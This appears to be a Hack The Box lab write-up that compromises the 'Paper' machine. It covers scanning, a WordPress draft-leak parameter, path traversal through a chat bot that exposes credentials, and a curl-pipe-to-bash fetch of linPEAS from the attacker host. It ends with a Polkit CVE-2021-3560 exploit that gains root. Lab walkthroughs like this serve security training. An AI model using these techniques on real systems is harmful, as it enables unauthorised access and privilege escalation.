

PAPER ctf on HackTheBox

Author: Enrique Hernandez

Role: Junior Pentester

Downloaded the **OpenVPN configuration file (TCP)** from Hack The Box and saved it to the **Downloads** directory. Navigated into the directory and initiated the VPN connection using the following command: **sudo openvpn - -config "insert config file here"**

```
(kali㉿kali)-[~/Downloads]
$ sudo openvpn --config lab_AgentOrangee(6).ovpn
[sudo] password for kali:
2025-11-25 17:06:23 WARNING: Compression for receiving enabled. Compression
o set.
```

After establishing the VPN connection, I performed an initial service and version detection scan using **Nmap** with the following command: **nmap 10.10.11.143 -sCV -Pn -T4**

Flags used: **-sC** – Runs default NSE scripts **-sV** – Performs version detection

-Pn – Treats the host as online (skips ping) **-T4** – Speeds up the scan

```
(kali㉿kali)-[~/paper]
$ nmap 10.10.11.143 -sCV -Pn -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 17:07 EST
Nmap scan report for paper.htb (10.10.11.143)
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTTP Server Test Page powered by CentOS
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ ssl-date: TLS randomness does not represent time
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTTP Server Test Page powered by CentOS
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_ Not valid after: 2022-07-08T10:32:34
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ tls-alpn:
|_   http/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.64 seconds
```

Nmap Scan Results

After connecting to the HTB network, I conducted a detailed service and version scan against the target using:

Results:

- **Host:** paper.htb (10.10.11.143)
- **Host Status:** Up
- **Closed Ports:** 997

The scan identified **three open ports** on the target: **SSH on port 22** running *OpenSSH 8.0*, **HTTP on port 80** running *Apache httpd 2.4.37 (CentOS)*, and **HTTPS on port 443** also running *Apache httpd 2.4.37 with OpenSSL*.

Additional Findings:


- Port **80** and **443** both display the **CentOS Apache HTTP Server Test Page**, indicating a default web configuration.
- SSL certificate on port **443** is self-signed and expired (valid until mid-2022), suggesting poor maintenance.
- **TRACE** HTTP method is enabled (potentially risky).
- No obvious vulnerabilities from banner alone, leading to deeper web enumeration.

Since no **SSH** credentials were available at this stage, the next step was to proceed with web enumeration. I added the following entry to **/etc/hosts** to properly resolve the virtual host:

```
GNU nano 8.6 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

10.10.11.174  support.htb
10.10.11.130  goodgames.htb
10.10.11.130  internal-administration.goodgames.htb
10.10.11.242  devvortex.htb
10.10.11.242  dev.devvortex.htb
10.10.11.143  paper.htb
10.10.11.143  office.paper
10.10.11.143  chat.office.paper
```

After updating the hosts file, I navigated to the main web page at <http://paper.htb> to begin analyzing the HTTP service.



To identify **potential web vulnerabilities and misconfigurations**, I ran a **Nikto scan** against the **HTTP service**:

```
(kali@kali)-[~/paper]
$ nikto -host 10.10.11.143
- Nikto v2.5.0

+ Target IP: 10.10.11.143
+ Target Hostname: 10.10.11.143
+ Target Port: 80
+ Start Time: 2025-11-27 16:27:55 (GMT-5)

+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
+ /: Uncommon header 'x-backend-server' found, with contents: office.paper.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /t9qcJMTp.php: Retrieved x-powered-by header: PHP/7.2.24.
+ Apache/2.4.37 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
+ mod_fcgid/2.3.9 appears to be outdated (current is at least 2.3.10-dev).
+ OpenSSL/1.1.1k appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and
^[[B^[[B^C
```

Key Findings:

- The server is running **Apache 2.4.37 (CentOS)** with **OpenSSL 1.1.1k** and **mod_fcgid/2.3.9**, all of which are outdated.
- The **X-Frame-Options** header is missing, which may allow clickjacking attacks.
- The **X-Content-Type-Options** header is not set, increasing the risk of MIME-type confusion.
- An uncommon header `x-backend-server: office.paper` was discovered, indicating the presence of a backend virtual host. This is a strong hint that **office.paper.htb** exists.
- A PHP file (`/t9qcJMTp.php`) revealed a **PHP/7.2.24** backend, suggesting the host serves dynamic content.



These results suggested that additional virtual hosts might exist, which guided the next phase of enumeration.

Based on the **Nikto findings** revealing the header `x-backend-server: office.paper`, I added the backend virtual host to the `/etc/hosts` file:

```
GNU nano 8.6 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

10.10.11.174  support.htb
10.10.11.130  goodgames.htb
10.10.11.130  internal-administration.goodgames.htb
10.10.11.242  devvortex.htb
10.10.11.242  dev.devvortex.htb
10.10.11.143  paper.htb
10.10.11.143  office.paper
10.10.11.143  chat.office.paper
```

I then navigated to <http://office.paper>.




Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

While reviewing <http://office.paper>, I inspected the page source and identified that the site was running **WordPress Core version 5.2.3**. After confirming the version, I searched online—including Exploit-DB—for vulnerabilities affecting WordPress 5.2.3.

This led me to a known public exploit titled:

“WordPress Core 5.2.3 – Unauthenticated Viewing of Password-Protected, Private, and Draft Posts.”



The exploit works by **appending a specific query parameter to the WordPress site**. I tested the vulnerability by adding the following parameter to the backend URL: **/?static=1**

www.exploit-db.com/exploits/47690

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB HTB Account Joomla! v4.2.8 - Unaut...

EXPLOIT DATABASE

WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts

EDB-ID: 47690	CVE: 2019-17671	Author: SEBASTIAN NEEF	Type: WEBAPPS	Platform: MULTIPLE	Date: 2019-10-14
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

←

So far we know that adding `?static=1` to a wordpress URL should leak its secret content

Not Secure http://office.paper/?static=?static=4

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB HTB Account

doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt....

Secret Registration URL of new Employee chat system


<http://chat.office.paper/register/8qozr226AhkCHZdyY>

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!

Running the exploit revealed a hidden internal company blog. On this blog, a company announcement contained a **link** to register for the new company **chat platform**. Using that link,

I created an account and successfully gained access to the internal chat system.

The image shows the Rocket.Chat registration interface. At the top, the Rocket.Chat logo is displayed in red on a dark blue background. Below the logo, there is a white registration form with four input fields: 'Name', 'Email', 'Password', and 'Confirm your password'. A blue button labeled 'Register a new account' is positioned below the form. At the bottom of the form, there is a link that says 'Back to login'.

recyclops Bot 7:10 PM



<|=====Contents of file ../../../../../../proc/self/environ=====>

```
RESPOND_TO_EDITED=trueROCKETCHAT_USER=recyclopsLANG=en_US.UTF-8OLDPWD=/home/dwight/  
hubotROCKETCHAT_URL=http://127.0.0.1:48320ROCKETCHAT_USESSL=falseXDG_SESSION_ID=1USER=dwightRESPOND_TO_DM=truePWD=/home/dwight/  
hubotHOME=/home/dwightPORT=8000ROCKETCHAT_PASSWORD=Queenofblad3s!23SHELL=/bin/  
shSHLVL=4BIND_ADDRESS=127.0.0.1LOGNAME=dwightDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1004/busXDG_RUNTIME_DIR=/run/user/1004PATH=/home/  
dwight/hubot/node_modules/coffeescript/bin/node_modules/.bin/node_modules/hubot/node_modules/.bin/usr/bin/_usr/bin/cat  
<|=====End of file ../../../../../../proc/self/environ=====>
```

The Rocket.Chat bot accepted a filename parameter without sanitization. By injecting `../../../../../../../../proc/self/environ`, I performed a **directory traversal** leading to a **local file inclusion (LFI)** that allowed me to **read system files outside the intended directory**. This **exposed** sensitive environment variables, including **credentials**.

```

(kali@kali)~[/paper]
$ ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4x0e/iUaMPTFIInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ ls
bot_restart.sh  hubot  sales  user.txt
[dwight@paper ~]$ cd hubot
[dwight@paper hubot]$ ls
'\
127.0.0.1:8000  bin          external-scripts.json  node_modules  package.json  package-lock.json  README.md  start_bot.sh
                LICENSE          node_modules_bak      package.json.bak  Procfile     scripts         yarn.lock
[dwight@paper hubot]$ cd ..
[dwight@paper ~]$ ls
bot_restart.sh  hubot  sales  user.txt
[dwight@paper ~]$ cat user.txt
d04c12d6420faba7e5eea2b805fe8c01

```

After **testing the credentials** over **SSH**, they successfully authenticated. After listing the directory contents using **ls**, I identified the **user.txt** file. I then used **cat user.txt** to read and obtain the user flag.

Once I gained **SSH access**, I began privilege escalation. I decided to use **linPEAS** to enumerate the system. I searched for **linpeas.sh**, copied the official download link, and created a directory called **sploits** to store it. From my attacker machine, I downloaded it using:
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

github.com/peass-ng/PEASS-ng/releases/tag/20251115-0322d43c

BMTX: Function Una... Gmail YouTube Maps Learning Managem... NETLAB+ Basics - Memc

peass-ng / PEASS-ng

Issues 23 Pull requests 4 Actions Projects Security Insights

Releases / 20251115-0322d43c

Release refs/heads/master 20251115-0322d43c

github-actions released this 2 weeks ago 20251115-032... 7af6c33

Merge pull request #513 from sttlr/patch-1

Fix: LinPEASS doesn't run via metasploit module

▼ Assets 18

linpeas.sh

```
(kali@kali)-[~/paper/sploits]
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh_
```

In the **same directory**, I started a simple **HTTP server** on **port 8000** to host the script.

```
(kali@kali)-[~/paper/sploits]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On the **target machine**, I downloaded and executed **linPEAS** with:

```
curl http://10.10.14.8:8000/linpeas.sh | bash
```

```
Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ curl 10.10.14.8:8000/linpeas.sh | bash_
```

linPEAS ran successfully and identified **CVE-2021-3560**, a known **Polkit privilege escalation** vulnerability.

```
ext-url: https://raw.githubusercontent.com/0x00sec/Kernel
Comments: Requires an active PolKit agent.

Vulnerable to CVE-2021-3560

Protections
AppArmor enabled? ..... AppArmor Not Found
AppArmor profile? ..... unconfined
is linuxONE? ..... s390x Not Found
```

I **researched** the exploit and found a working Proof of Concept on GitHub. On the target machine, I navigated to **/dev/shm**, created a **new file (poc.sh)** with **vim**, and pasted in the exploit code.

```
[dwight@paper ~]$ cd /dev/shm
[dwight@paper shm]$ vi poc.sh
[dwight@paper shm]$ _
```

```
CVE-2021-3560-Polkit-Privilege-Escalation / poc.sh

secnigma Corrected mistake in instructions

Code Blame 324 lines (265 loc) · 9.4 KB Raw Copy Download

1  #!/bin/bash
2
3  $USR
```

```
#!/bin/bash

$USR
$PASS
$TIME
$FORCE

RED='\033[0;31m'
GREEN='\033[0;32m'
BLUE='\033[0;34m'
NC='\033[0m' # No Color
# Argparse
function usage(){
    echo "CVE-2021-3560 Polkit v0.105-26 Linux Privilege Escalation PoC by SecNigma"
    echo ""
    echo "Original research by Kevin Backhouse"
    echo "https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug"
    echo ""
    echo "USAGE:"
}
```

The exploit relies on precise timing, so I had to run it several times before it worked.

```
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit ...
[!] Inserting Username secnigma ...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username secnigma with UID 1005!
[!] Inserting password hash ...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - secnigma
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful, simply enter 'sudo bash' and drop into a root shell!
[dwight@paper ~]$ su - secnigma
Password:
[secnigma@paper ~]$ sudo bash
[sudo] password for secnigma:
[root@paper secnigma]# whoami
root
[root@paper secnigma]# ls
[root@paper secnigma]# cd ..
[root@paper home]# ls
dwight secnigma
[root@paper home]# cd ..
[root@paper /]# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr v
[root@paper /]# cd root
[root@paper ~]# ls
anaconda-ks.cfg initial-setup-ks.cfg root.txt
[root@paper ~]# cat root.txt
e4fab5d50fb07db40e8dc27e0fb49112
[root@paper ~]# _
```

When successful, the exploit created the user **secnigma** with the password **secnigmaftw** (these credentials were embedded in the PoC script). I switched to the new user using: **su - secnigma**

```
echo -e "will try to insert a new user using that time."
echo -e "Default credentials are 'secnigma:secnigmaftw'"
echo -e "If the exploit ran successfully, then you can login usi
```

Then I **escalated to root** with: **sudo bash**. A quick **whoami** confirmed I had **root privileges**. I navigated to **/root**, listed the contents, located **root.txt**, and used **cat** to retrieve the **root flag** — **completing the CTF**.

